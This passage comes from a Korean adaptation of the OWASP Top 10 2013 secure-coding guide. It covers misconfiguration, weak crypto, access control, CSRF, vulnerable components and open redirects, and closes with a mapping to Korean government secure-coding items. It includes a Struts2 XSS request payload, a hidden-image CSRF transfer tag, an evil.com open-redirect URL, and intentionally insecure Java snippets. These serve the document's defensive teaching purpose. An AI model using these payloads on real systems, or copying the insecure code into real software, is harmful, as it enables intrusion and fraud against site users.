4. 주기적인 스캔 및 검토작업은 설정오류, 패치 미 적용 등과 같은 취약점을 탐지하는데 도움을 줄 수 있습니다.

Example Attack Scenarios

시나리오 #1 : 시스템 설치 시 기본 포함되는 관리자콘솔은 제거되지 않거나, 패스워드 변경도 수행되지 않기 때문에, 시스템을 쉽게 공격할 수 있습니다.

시나리오 #2 : 디렉토리노출은 기본설정 값에서 흔히 발견되고 있으며, 이를 통해 컴파일된 자바 클래스 등을 다운받고 역분석하여 소스를 얻어낼 수도 있습니다.

시나리오 #3 : 에러정보에 포함된 스택정보 등은 공격자에게 추가적인 공격정보를 제공합니다.

시나리오 #4 : 시스템 설치 시 기본 포함되는 샘플페이지 등도 제거되지 않고 사용되기 때문에 시스템 침해의 주요한 원인으로 제공되기도 합니다.

트리니티소프트 시나리오 #5 :

어플리케이션 설정 등으로 에러노출차단을 보완할 수 있지만, 아래의 예제는 소스코드 상에서 스택에러를 출력하도록 구성한 사례가 됩니다.

```
 try{
     .. 중략 ..
  }
catch(Exception e) {
                    e.printStackTrace();     // 스택에러출력
                  }
 .. 중략 ..
```

트리니티소프트 시나리오 #6 :

2012년 2월에 발표된 Strusts 프레임워크의 XSS 취약점에서 볼 수 있듯이, 사용중인 라이브러리

및 프레임워크에 대한 최신취약점정보 및 패치정보를 모니터링해야 합니다.

참고 : http://www.exploit-db.com/exploits/18452/

POST struts2-showcase/person/editPerson.action HTTP/1.1

Host: SERVER_IP:8080

User-Agent: struts2-showcase XSS-TEST


Content-Type: application/x-www-form-urlencoded

Content-Length: 192

persons%281%29.name**=%3Cscript%3Ealert%28%22SecPod-XSS-TEST%22%29%3C%2Fscript%3E&persons%281%29.lastName=%3Cscript%3Ealert%28%22SecPod-XSS-TEST%22%29%3C%2Fscript%3E**&method%3Asave=Save+all+persons

References

- OWASP Development Guide: Chapter on Configuration
- OWASP Code Review Guide: Chapter on Error Handling
- OWASP Testing Guide: Configuration Management
- OWASP Testing Guide: Testing for Error Codes
- OWASP Top 10 2004 - Insecure Configuration Management
- ASVS requirements area for Security Configuration (V12)
- PC Magazine Article on Web Server Hardening
- CWE Entry 2 on Environmental Security Flaws
- CIS Security Configuration Guides/Benchmarks



구분	설명
Threat Agents	내부/외부 사용자 누구든지 내부의 민감한 정보(중요정보, 백업 등)에 접근할 수 있다라는 가정을 해야 합니다.
Attack Vectors	일반적으로 공격자는 암호화 알고리즘 자체를 직접적 공격하지 않지만, 키 유출, 중간자공격, 저장된 복호화된 정보, 전송정보가로채기 등을 통한 공격을 수행합니다.
Security Weakness	가장 일반적인 취약점은 개인정보와 같은 중요정보를 암호화시키지 않고 저장한다라는 문제점입니다. 또한 암호기법 적용 시 취약한 알고리즘 사용으로 인해 문제점이 발생될 수도 있습니다.
Impact Severe	개인건강정보, 금융관련정보, 개인정보 등과 민감한 정보 등이 유출될 수 있는 심각한 문제를 야기합니다.
Business Impacts	사고 발생 시, 사업에 미칠 수 있는 영향도를 충분히 고려해야 합니다.

Am I Vulnerable to Attack?

가장 우선 시 보호해야 할 정보는 비밀번호, 카드번호, 개인정보 등입니다.

1. 백업본을 포함해서 장기적으로 저장되는 모든 곳에서 이러한 중요정보가 암호화되고 있습니까?

2. 데이터 전송 시 내부/외부 동일하게 안전하게 암호화되어 전송되고 있습니까?

3. 강력한 암호화 알고리즘을 사용하고 계십니까?

4. 강력한 암호화키를 생성되고, 관리(키변환 등)되고 있습니까?

5. 브라우저 지시자 및 헤더값들은 적절하게 중요데이터를 보호하도록 설정되어 있습니까?

How Do I Prevent This?

1. 내부/외부의 모든 위협요소들을 고려하고, 모든 데이터를 암호화하십시요.

2. 불필요하게 중요정보를 저장하지 마십시요.

3. 강력한 표준화된 암호화알고리즘을 사용하십시요.

4. 패스워드를 보호할 알고리즘(bcrypt, PBKDF2, scrypt)을 이용하여 암호를 보관하십시요.

5. 웹 브라우저에서 중요정보를 수집하는 autocomplete 기능 및 데이터를 저장하는 캐싱기능도 사용하지 않도록 설정하십시요.

Example Attack Scenarios

시나리오 #1 : 데이터베이스내의 카드정보 등은 암호화되어 보관되나, SQL삽입 등과 같은 공격에 의해 내부적으로 쿼리가 수행될 때 복호화되는 문제점이 있습니다. 이러한 문제점을 해결하기 위해서는 공개키로 중요정보를 암호화하고, 개인키를 보유한 백-엔드시스템에서만 데이터를 복호화 할 수 있도록 구성하는 것입니다.

시나리오 #2 : SSL을 사용하지 않는 사이트의 위험성은, 외부공격자에 의해 패킷스니핑의 가능성이 있다라는 점입니다.

시나리오 #3 : 패스워드 저장 시 salt 값이 없는 해쉬를 이용하여 저장하게 되는데, 이는 사전계산된 레인보우테이블 등의 공격에 의해 패스워드를 추출해낼 수 있습니다.


트리니티소프트 시나리오 #4 :
MD5 는 해쉬알고리즘으로, 이미 해당 알고리즘의 해쉬 값은 변조하여, 알고리즘체계를 우회할 수 있으므로, SHA-256 이상의 알고리즘 사용을 권고하고 있습니다.

```
MessageDigest md = MessageDigest.getInstance("MD5");  // MD5 사용
byte[] rawData = md.digest(userPwd.getBytes());
```

References

- ASVS req'ts on Cryptography (V7), Data Protection (V9) and Communications Security (V10)
- OWASP Cryptographic Storage Cheat Sheet
- OWASP Password Storage Cheat Sheet

- OWASP Transport Layer Protection Cheat Sheet
- OWASP Testing Guide: Chapter on SSL/TLS Testing
- CWE Entry 310 on Cryptographic Issues
- CWE Entry 312 on Cleartext Storage of Sensitive Information
- CWE Entry 319 on Cleartext Transmission of Sensitive Information
- CWE Entry 326 on Weak Encryption



구분	설명
Threat Agents	네트워크 접근이 가능한 내부/외부 사용자가 될 수 있습니다.
Attack Vectors	시스템 접근인가를 가진 공격자는 URL 혹은 파라미터를 변조하여 권한이 필요한 기능에 접근하거나, 익명으로 중요기능(private functions)에 접근하는 것도 취약점입니다.
Security Weakness	어플리케이션은 적절하게 기능을 보호하고 있지 않으며, 기능레벨보호는 설정을 통해 관리되고 있습니다. 그리고 잘못된 시스템 설정이 발생될 수도 있습니다. 또한 개발자가 처리해야 할 코드체크 또한 누락하는 경우도 많습니다. 탐지방법은 용이하나, 특히 공격가능성이 있는 페이지 및 기능을 확인하는 것은 쉽지 않은 작업이 될 수 있습니다.
Impact Severe	인가되지 않는 기능 접근 및 관리자 기능이 주요 공격자의 목표가 됩니다.
Business Impacts	사고 발생 시, 사업에 미칠 수 있는 영향도를 충분히 고려해야 합니다.

Am I Vulnerable to Forced Access?

최선의 방어책은 관련된 모든 어플리케이션 기능이 적절하게 기능레벨통제를 수행하고 있는지를 검토하는 것입니다.

1. 비인가된 기능에 대해 UI 는 네비게이션을 제공하고 있습니까?

2. 적절한 인증과 인가가 확인되고 있습니까?

3. 공격자가 제공한 정보와 관련없이 서버상에서 체크를 수행하고 있습니까?

프록시를 통해 인가된 권한을 가지고 어플리케이션에 접근해보고, 다시 낮은 권한을 가지고 접근제한된 페이지에 재 접근하여 분석할 수도 있습니다. 이러한 기능은 일부 프록시에서 제공되기도 합니다.

코드분석을 통해 1개의 권한요구를 통해 수행되는 흐름을 파악하여, 인가로직을 검증할 수도 있

습니다.

How Do I Prevent This?

운영되는 어플리케이션은 일관성있고, 복잡하지 않은 인가절차를 가지고 있어야 합니다.

1. 권한부여를 관리하는 프로세스를 고려하고, 업데이트 및 감사 등이 쉽게 될 수 있도록 구성되어야 합나다.

2. 강화된 메커니즘은 기본적으로 모든 접근을 차단하고, 필요 시 적절한 권한을 할당되어야 합니다.

3. 워크플로우를 분석하여, 올바른 흐름으로 구성되었는지를 검토해야 합니다.

단, 어플리케이션이 모든 링크와 버튼을 제공하는 것이 아니기 때문에 숨어있는 내부의 접근 제한된 기능을 검증하기 위해 컨트럴 및 비즈니스 로직단도 함께 검토하여야 합니다.

Example Attack Scenarios

시나리오 #1 : 첫번째 페이지는 일반사용자가 접근가능하나, 두번째 페이지는 관리자만이 접근 수 있는 페이지인 경우, 공격자는 관리자페이지로의 접근을 시도할 수도 있습니다.

http://example.com/app/getappInfo

http://example.com/app/admin_getappInfo

시나리오 #2 : action 파라미터와 같이 권한관련된 기능을 제공하는 경우, 권한별로는 접근제한이 되어야 하나, 접근제한이 안되는 경우도 있습니다.

트리니티소프트 시나리오 #3 :


일반사용자가 공지사항 등과 같은 페이지에 접근하여 글을 임의로 작성하는 파라미터변조기법 등도 해당 취약점에 속할 수 있습니다. 아래예제는 공지사항 뷰의 action 값을 view 에서 edit 로 변조하여 공지사항 글 변조를 시도하는 것입니다.

/notice/notice.jsp?action=view&no=1234 // 공지사항 뷰 페이지

/notice/notice.jsp?action=edit&no=1234 // 공지사항 수정 페이지 접근

References

- OWASP Top 10-2007 on Failure to Restrict URL Access
- ESAPI Access Control API
- OWASP Development Guide: Chapter on Authorization
- OWASP Testing Guide: Testing for Path Traversal
- OWASP Article on Forced Browsing
- ASVS requirements area for Access Control (V4)
- CWE Entry 285 on Improper Access Control (Authorization)



구분	설명
Threat Agents	내부/외부 사용자들이 로그인 중인 제3의 사용자의 웹 브라우저를 통해 변조된 요청을 강요할 수 있다라는 점을 고려해야 합니다.
Attack Vectors	공격자는 이미지태그, XSS 등의 변조된 HTTP 요청을 정상사용자를 통해 제공할 수 있으며, 사용자가 정상적인 로그인 상태라면 공격은 정상적으로 수행됩니다.
Security Weakness	CSRF는 특정로직의 흐름을 예측하여 수행되는 기법입니다. 브라우저는 자동적으로 세션쿠키를 페이지이동 시마다 전달하기 때문에 공격자는 악의적인 페이지를 만들고, 해당 페이지 접근 시 마치 정상적인 사용자가 한 것처럼 행동할 수 있으며, 즉 정상사용자와 악의적인 사용자의 행동을 구분할 수 없습니다. 분석방법은 모의해킹 및 소스코드분석을 통해 확인할 수 있습니다.
Impact Severe	로그아웃 및 로그인과 같은 상태변화 등을 포함한 다양한 기능 등을 악용할 수 있습니다.
Business Impacts	사고 발생 시, 사업에 미칠 수 있는 영향도를 충분히 고려해야 합니다.

Am I Vulnerable to CSRF?

취약점을 판단하기 위해서는 추측 불가한 토큰 등을 포함한 링크 및 폼을 검사해야 해야하며, 공격자는 토큰 없이도 변조된 악의적인 HTTP요청을 할 수 있기 때문에, CAPTCHA 와 같은 기술을 이용하여, 특정 HTTP요청 시 함께 입력하여 재인증 절차를 가지도록 하는 것이 필요합니다.

또한 상태변화를 일으키는 링크 및 폼이 CSRF 의 주요공격대상이 되며, 공격자는 다수의 태그 및 자바스크립트 등을 이용한 일련의 HTTP 요청내용을 변조할 수 있기 때문에 다단계의 트랜젝션이 발생되는 부분을 점검해야 합니다. 기억할 점은 웹 브라우저에서 자동적으로 전송되는 세션쿠키, IP주소 및 기타정보는 변조될 수 있다라는 점입니다.

OWASP의 CSFR Tester 는 취약점을 검사하는 데 도움이 될 수도 있습니다.

참고 : https://www.owasp.org/index.php/CSRFTester

How Do I Prevent CSRF?

CSRF 를 근본적으로 해결하기 위해 사용자 세션마다 고유한 토큰 값을 발생시키는 것이 필요합니다.

1. 히든필드에 고유한 토큰값을 삽입하고, HTTP요청 시 마다 전달시켜, 노출을 방지할 수 있습니다.

2. 고유한 토큰 값을 URL 혹은 파라미터에 포함시킬 수도 있으나, 공격자에게 노출되어 쉽게 침해 당할 수도 있습니다.

OWASP 의 CSRF Guard 는 Java EE, .NET, PHP 앱에서 토그을 포함시키며, 또한 OWASP 의 EASPI 도 CSRF 를 방지할 수 있는 기능을 제공합니다.

참고 : https://www.owasp.org/index.php/CSRFGuard , https://www.owasp.org/index.php/ESAPI

Example Attack Scenario

계좌이체를 수행하는 아래와 같은 페이지가 존재하는 경우,

http://example.com/app/transferFunds?amount=1500 &destinationAccount=4673243243

공격자는 게시판 등에 아래와 같이 이미지태그를 보이지 않도록 사이즈를 최소화하여 자신의

계좌(attackersAcct#)를 삽입하여, 사용자가 해당 글 클릭 시 계좌이체를 받을 수도 있습니다.


<img src="http://example.com/app/transferFunds?

amount=1500&**destinationAccount=attackersAcct#“ width="0" height="0"** />

References

- OWASP CSRF Article
- OWASP CSRF Prevention Cheat Sheet

- OWASP CSRFGuard - CSRF Defense Tool
- ESAPI Project Home Page
- ESAPI HTTPUtilities Class with AntiCSRF Tokens
- OWASP Testing Guide: Chapter on CSRF Testing
- OWASP CSRFTester - CSRF Testing Tool
- CWE Entry 352 on CSRF



구분	설명
Threat Agents	자동화된 툴에 의해 확인된 취약한 프레임워크 라이브러리 등이 될 수 있습니다.
Attack Vectors	공격자는 스캐닝 및 수동분석을 통해 취약점을 확인할 수 있으며, 필요에 따라 공격 툴을 최적화하여 공격을 수행할 수도 있습니다. 만일 어플리케이션 내의 안쪽내부의 깊은 곳에서 사용되는 컴포넌트의 경우, 공격자도 쉽게 확인하지는 못할 것입니다.
Security Weakness	사용된 모든 컴포넌트들이 최신패치가 적용된 상태가 아니기 때문에 항상 발생할 수 있는 취약성이며, 심지어 개발자들은 자신들이 사용하는 내부 컴포넌트에 대해서 인지하지 못하는 경우도 있습니다.
Impact Severe	인젝션, 접근통제우회, XSS 등과 같은 다양한 취약점이 포함될 수 있기 때문에 영향도는 최소에서 시스템을 장악하는 범위까지 다양할 수 있습니다.
Business Impacts	사고 발생 시, 사업에 미칠 수 있는 영향도를 충분히 고려해야 합니다.

Am I Vulnerable to Known Vulns?

이론적으로는 현재 취약한 컴포넌트와 라이브러리 사용여부 파악이 쉬울 것 같으나, 취약점 리포트는 어떤 버전의 컴포넌트가 취약하다라고 정확하게 알려주지는 않습니다. 또한 모든 라이브러리가 이해할만한 버전관리체계를 사용하지 않으며, 심지어 CVE 와 NVD 에서 검색이 가능한 취약점이 내용이 수집/배포를 위한 중앙부서(보안관리부서 등)에도 모르고 있다라는 점입니다.

이와 같이 취약점정보를 취득하기 위해서는 정보검색 및 취약점을 관리하는 프로젝트의 메일링을 받아보거나, 발표내용 등을 확인해야 합니다.

만일 사용중인 컴포넌트의 일부에 취약점이 있는 경우, 소스코드에서 해당 컴포넌트를 사용하고 있는지에 대한 확인 및 어떤 영향을 미치는지도 함께 파악해야 합니다.

How Do I Prevent This?

본인이 만들지 않는 컴포넌트를 사용하지 않는 것이 방법이지만, 현실적으로는 사용중인 것들에 대한 최신업데이트가 중요할 것입니다.

많은 오픈 프로젝트의 경우 취약점패치를 제공하지도 않으며, 심지어 다음버전에 수정된 내용을 포함시키는 경우도 있어, 오픈 프로젝트를 사용하는 경우 보안상의 위험성이 더해질 수도 있습니다.

1) 사용하고 있는 모든 버전의 컴포넌트에 대해 파악해야 합니다.

2) 프로젝트 메일링 리스트, 보안 메일링 리스트 등의 정보를 확인하고, 최신패치를 유지합니다.

3) 소프트웨어 개발방법론이 요구되거나, 보안테스트를 통과한, 라이선스 획득과 같은 컴포넌트 사용을 통제할 수 있는 보안정책을 구성할 필요가 있습니다.

Example Attack Scenarios

컴포넌트 취약점은 상상 가능한 다양한 종류의 위험을 발생시킬 수 있으며, 또한 슈퍼권한으로 동작시키기 때문에 사고발생 시 피해는 더욱 심각해질 수 있습니다. 아래의 2가지 취약한 컴포넌트들은 2011년에만 2천2백만 다운로드를 받았으며, 이러한 취약점이 악용될 경우 그 피해는 상상하지 못할 정도일 것입니다.


- Apache CXF Authentication Bypass – By failing to provide an identity token, attackers could invoke any web service with full permission.
- Spring Remote Code Execution – Abuse of the Expression Language implementation in Spring allowed attackers to execute arbitrary code, effectively taking over the server.

이러한 라이브러리를 사용한 모든 어플리케이션은 취약점에 직접적으로 노출된 것이나, 내부 깊은 곳에서 사용되는 다른 취약한 라이브러리들은 공격자에게도 공격수행이 쉽지 않을 것입니다.

References

- The Unfortunate Reality of Insecure Libraries

- Open Source Software Security
- Addressing Security Concerns in Open Source Components
- MITRE Common Vulnerabilities and Exposures



구분	설명
Threat Agents	공격자들은 정상적인 사이트에 접속하는 것처럼 속여, 다른 악의적인 사이트로 분기시킬 수도 있습니다.
Attack Vectors	공격자들은 검증되지 않은 사이트링크를 사용자에게 클릭하도록 하여, 안전하지 못한 사이트로 접속시킬 수 있습니다.
Security Weakness	어플리케이션은 사용자를 다른 페이지 혹은 내부페이지로 이동시키는 기능을 가지고 있습니다. 그러나 이러한 분기를 제공하는 검증되지 않은 파라미터로 인해 공격자는 공격을 수행하여 공격자가 의도한 페이지로 분기시킬 수 있습니다. 취약점 검토는 용이한 편이며, 전체 URL정보를 세팅할 수 있는 부분을 살펴보는 것입니다. 그러나 확인되지 않는 forward 페이지들은 주로 내부페이지 분기를 일으키기 때문에 검색이 용이하지 않을 것입니다.
Impact Severe	악성코드설치 혹은 중요정보를 노출시키도록 속일 수 있기 때문에, 접근통제를 우회할 수도 있습니다.
Business Impacts	사고 발생 시, 사업에 미칠 수 있는 영향도를 충분히 고려해야 합니다.

Am I Vulnerable to Redirection?

취약점 검토를 위한 최선의 방법은 검증되지 않은 분기페이지가 존재하는지를 확인하는 것입니다.

1. 모든 redirect 및 forward 가능한 코드를 검토하며, 파라미터 값에 URL정보가 포함될 수 있는지를 확인하며, 해당 파라미터에 허용된 페이지(목적지)만이 가능한지를 확인해야 합니다.

2. 사이트를 수집하는 도구(spider)를 이용하여 페이지분기가 발생되는 응답코드 302번인지를 확인할 수도 있습니다. (응답코드범위 300번에서 307번대) 특히 redirect 전 파라미터에 보이는 URL정보를 확인하고, 해당 URL정보를 변경하여 새롭게 URL redirect 가 일어나는지를 확인합니다.

3. 코드분석이 불가한 경우에는 모든 파라미터를 검사하여 redirect 혹은 forward 여부를 제공하는지를 확인해야 합니다.

How Do I Prevent This?

다양한 방법으로 redirect 및 forward 를 안전하게 사용하십시요.

1. 단순하게는 관련기능을 사용하지 마십시요.

2. 사용해야 한다면, 목적페이지를 계산할 수 있는 사용자 입력 파라미터를 포함시키지 마십시요.

3. 반드시 해당기능을 제공하는 파라미터를 사용해야한다면, 입력값을 검증하고, 인증된 사용자만이 사용할 수 있도록 합니다. 또한 입력 값은 실제 URL정보가 아닌 매핑될 수 있는 정보를 이용하여 서버내부에서 대상 URL로 분기하도록 합니다.

어플리케이션은 sendRedirect()함수를 override 하기위한 EASPI 를 사용할 수도 있다.

참고 :

http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/filters/SecurityWrapperResponse.html

이러한 취약점은 피싱공격자들의 주요타켓이 되므로, 취약점제거가 아주 중요합니다.

Example Attack Scenarios

시나리오 #1 :

공격자는 파라미터 url 에 악의적인 사이트를 삽입하여 피싱 혹은 악성코드 감염 등에 사용할 수 있습니다.

http://www.example.com/redirect.jsp?url=evil.com

시나리오 #2 :

아래 페이지는 다른페이지로의 분기를 제공하나, 분기를 위해서는 특정로직이 정상적으로 수행된 이후에만 가능하도록 구성되어 있다.(관리자인증 이후에 처리되는 페이지라고 가정) 그러나 공격자는 이를 악용하여 접근을 시도를 통해 접근통제를 우회할 수도 있을 것이다.

http://www.example.com/boring.jsp?fwd=admin.jsp

트리니티소프트 시나리오 #3 :

사용자가 입력 값을 받는 페이지 및 이를 response.sendRedirect() API를 이용하여 특정페이지로 분기시키는 샘플코드입니다.

```
String target = request.getParameter("target");    // 사용자입력 부분
response.sendRedirect(target);                     // 페이지이동부분
```

References

- OWASP Article on Open Redirects
- ESAPI SecurityWrapperResponse sendRedirect() method
- CWE Entry 601 on Open Redirects
- WASC Article on URL Redirector Abuse
- Google blog article on the dangers of open redirects
- OWASP Top 10 for .NET article on Unvalidated Redirects and Forwards

II. OWASP TOP 10 2013과 행안부 시큐어코딩 43개 점검항목 비교

행안부의 시큐어코딩 43개 점검항목은 미국방성 산하의 CWE 라는 데이터베이스에서 43개 항목만을 추출하여 검증항목으로 사용하고 있으며, OWASP TOP 10 2013 항목 중 A9(Using Components with Known Vulnerabilities)만을 제외한 모든 항목을 포함하고 있습니다.

물론 특정 항목은 해석차이에 따라 다른 항목으로 매핑될 수 있으나, 최대한 의미에 맞게 매핑작업을 수행하였으며, 아래 노란색으로 처리된 부분은 기존 OWASP 버전에는 존재하였으나, 현재의 버전에는 없거나, 해당 항목에 관련성이 없는 항목입니다.

번호	행안부 시큐어코딩 43 개 점검항목		OWASP TOP 10 2013
1	SQL 삽입	사용자의입력값등외부입력값이 SQL 쿼리에 삽입되어 공격자가 쿼리를 조작해 공격할 수 있는 보안약점	A1
2	자원삽입	외부입력값에 대한 검증이없거나 혹은 잘못된 검증을 거쳐서 시스템자원에 접근하는 경로등의 정보로 이용될 때 발생하는 보안약점	A1
3	크로스사이트스크립트	검증 되지않은 외부 입력값에 의해 브라우저에서 악의적인 코드가 실행되는 보안약점	A3
4	운영체제명령어삽입	운영체제 명령어를 구성하는 외부 입력값이 적절한 필터링을 거치지않고 쓰여져서 공격자가 운영체제 명령어를 조작할 수 있는 보안약점	A1
5	위험한형식파일업로드	파일의 확장자등 파일형식에 대한검증없이 업로드를 허용하여 발생하는 보안약점	2007 OWASP TOP 10 A3
6	신뢰되지않는 URL 주소로자동접속연결	사용자의 입력값등 외부입력값이 링크표현에 사용되고, 이 링크를 이용하여 악의적인 사이트로 리다이렉트(redirect) 되는보안약점	A10
7	XQuery 삽입	사용자의 입력값등 외부입력값이 XQuery 표현에 삽입되어 악의적인 쿼리가 실행되는 보안약점	A1
8	XPath 삽입	사용자의 입력값등 외부입력값이 XPath 표현에 삽입되어 악의적인 쿼리가 실행되는 보안약점	A1
9	LDAP 삽입	검증되지 않은 입력값을 사용해서 동적으로 생성된 LDAP 문에 의해 악의적인 LDAP 명령이 실행되는 보안약점	A1

10	크로스사이트요청위조	검증되지않은 외부입력값에 의해 브라우저에서 악의적인 코드가 실행되어 공격자가 원하는 요청(Request)이 다른 사용자(관리자등)의 권한으로 서버로 전송되는 보안약점	A8
11	디렉토리경로조작	지정된 경로 밖의 파일시스템경로에 접근하게되는 보안약점	A4
12	HTTP 응답분할	사용자의 입력값등 외부입력값이 HTTP 응답헤더에 삽입되어 악의적인 코드가 실행되는 보안약점	A1
13	정수오버플로우	정수를 사용한 연산의 결과가 정수값의 범위를 넘어서는 경우 프로그램이 예기치 않은 동작이 될수있는 보안약점	
14	보호메커니즘을우회할수있는입력값변조	사용자에의해변경될수있는값을사용하여보안결정(인증/인가/권한부여등)을수행하여보안메커니즘이우회될수있는보안약점	A7
15	적절한인증없는중요기능허용	적절한인증없이중요정보(계좌이체정보, 개인정보등)를열람(또는변경)할수있게하는보안약점	A7
16	부적절한인가	적절한접근제어없이외부입력값을포함한문자열로서버자원에접근(혹은서버실행인가)을할수있게하는보안약점	A7
17	중요한자원에대한잘못된권한설정	중요자원(프로그램설정, 민감한사용자데이터등)에 대한 적절한 접근권한을 부여하지않아, 의도하지 않는 사용자에 의해 중요정보가 노출되는 보안약점	A5
18	취약한암호화알고리즘사용	중요정보(패스워드, 개인정보등)의 기밀성을 보장할 수 없는 취약한 암호화 알고리즘을 사용하여 정보가 노출될 수있는 보안약점	A6
19	사용자중요정보평문저장(또는전송)	중요정보(패스워드, 개인정보등) 저장(또는전송)시 암호화하지않아 공격자에게 누출될수있는 보안약점	A6
20	하드코드된패스워드	소스코드내에비밀번호를하드코딩함에따라관리자비밀번호가노출되거나, 주기적변경등수정(관리자변경등)이용이하지않는보안약점	A6
21	충분하지않은키길이사용	데이터의기밀성, 무결성 보장을 위해 사용되는 키의길이가 충분하지않아 기밀정보누출, 무결성이깨지는보안약점	A6
22	적절하지않은 난수값사용	예측가능한난수사용으로공격자로하여금다음숫자등을예상하여시스템공격이가능한보안약점	A6
23	패스워드평문저장	기밀정보인비밀번호를암호화하지않아노출될수있는보안약점	A6
24	하드코드된암호화키	소스코드내에 암호화키를 하드코딩하는경우, 향후 노출될수있으며, 키변경등 수정이용이하지않는 보안약점	A6

